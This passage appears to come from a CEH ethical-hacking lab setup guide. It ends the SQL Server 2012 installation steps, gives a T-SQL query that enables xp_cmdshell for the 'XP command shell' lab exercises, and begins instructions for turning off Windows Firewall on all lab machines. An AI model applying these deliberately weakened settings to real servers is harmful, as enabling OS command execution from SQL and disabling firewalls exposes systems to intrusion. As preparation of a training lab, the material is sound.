
52. Setup starts installing **SQL Server 2012**

53. During installation, the Installation Progress section displays the **status** so that you can monitor **progress** of the installation as the setup continues



54. It takes 10-15 minutes for the installation to finish.

55. After installation, Setup process complete **message** is displayed
56. This page lists all the **features** installed in your machine and their **status**
57. **Complete** window appears, providing a link that redirects to the location of the **summary log file** for the installation and other **important notes**
58. Click **Close** in order to finish the installation setup




59. You must read the **message** from the **Installation Wizard** when you finish Setup
60. Close the **SQL Server Installation Center** window.


**Important Note:**

To execute **XP command shell scripts** in CEH demo websites, you need to run the below query in your **SQL Server Management Studio** or otherwise all the XP command shell labs exercise will not work accordingly.

1. To launch SQL Server Management Studio, click Windows icon at the lower left corner of the screen
2. **Start** screen appears, click the **down arrow** button
3. In the **Apps** screen, click **SQL Server Management Studio** icon in order to launch the application
4. Main window of **SQL Server Management Studio** appears along with a **Connect to Server** dialog-box
5. Ensure that the name of the Windows machine is pre-written in the **Server name** field and click **Connect**
6. If the server name is not already written, then navigate to **Control Panel → All Control Panel Items → System**, make a note of the machine's name written in the **Computer name** field and write it in the **Server name** field of **Connect to Server** dialog-box



7. When the server is connected, click **New Query** button from menu bar



8. **SQL Query** window appears in the right pane of the window
9. Now, in this query page type the below **query** and then click **Execute** button

```
EXEC sp_configure 'show advanced options', 1
GO
RECONFIGURE
GO
EXEC sp_configure 'xp_cmdshell', 1
GO
RECONFIGURE
GO
```

The screenshot shows the Microsoft SQL Server Management Studio (SSMS) interface. The title bar reads "SQLQuery3.sql - WIN-T54IAN8E9F2.master (WIN-T54IAN8E9F2\Administrator (53)) - Microsoft SQL Server Management Studio". The main window has two panes: "Object Explorer" on the left and a "Query Editor" on the right. The "Object Explorer" shows a tree view of the database structure for "WIN-T54IAN8E9F2". The "Query Editor" pane contains the following T-SQL script:

```
EXEC sp_configure 'show advanced options', 1
GO
RECONFIGURE
GO
EXEC sp_configure 'xp_cmdshell', 1
GO
RECONFIGURE
GO
```

The "Execute" button in the toolbar above the query editor is highlighted with a red box. The status bar at the bottom of the window displays connection information: "Connected... WIN-T54IAN8E9F2 (11.0 RTM) | WIN-T54IAN8E9F2\Administr... | master | 00:00:00 | 0 rows".

10. After the query is **executed successfully**, close SQL Server Management Studio

The screenshot shows the Microsoft SQL Server Management Studio interface. The title bar reads "SQLQuery1.sql - WIN-D39MR5HL9E4.master (WIN-D39MR5HL9E4\Administrator (52)) - Microsoft S...". The Object Explorer pane on the left shows a tree view of the server structure, including Databases, Security, Server Objects, Replication, AlwaysOn High Availability, Management, Integration Services Catalogs, and SQL Server Agent (Agent XPs disabled). The main window contains a query editor with the following T-SQL code:

```
EXEC sp_configure 'show advanced options', 1  
GO  
RECONFIGURE  
GO  
EXEC sp_configure 'xp_cmdshell', 1  
GO  
RECONFIGURE  
GO
```

The status bar at the bottom indicates the session is connected to "D39MR5HL9E4 (11.0 RTM)" with "WIN-D39MR5HL9E4\Administr..." as the user, and it shows "master" database, "00:00:00" duration, and "0 rows" affected.

In the Messages pane, there are two redboxed notifications:

- Configuration option 'show advanced options' changed from 0 to 1.
- Configuration option 'xp\_cmdshell' changed from 0 to 1. Run the RECONFIGURE command to activate the settings.


11. If prompted to save the query, click **No** and **exit** from SQL Server Management Studio

## CT#26: Turn off Firewall in all the Machines


### Windows Server 2012

To turn off Windows Firewall Settings in **Windows Server 2012**:


1. Click **Windows** icon at the lower left corner of the screen




- Start screen appears, click **Control Panel** icon




3. Control Panel appears on the screen, select **Small icons** from the **Category** drop down list to see all the control panel options




## 4. All Control Panel Items Window, click Windows Firewall



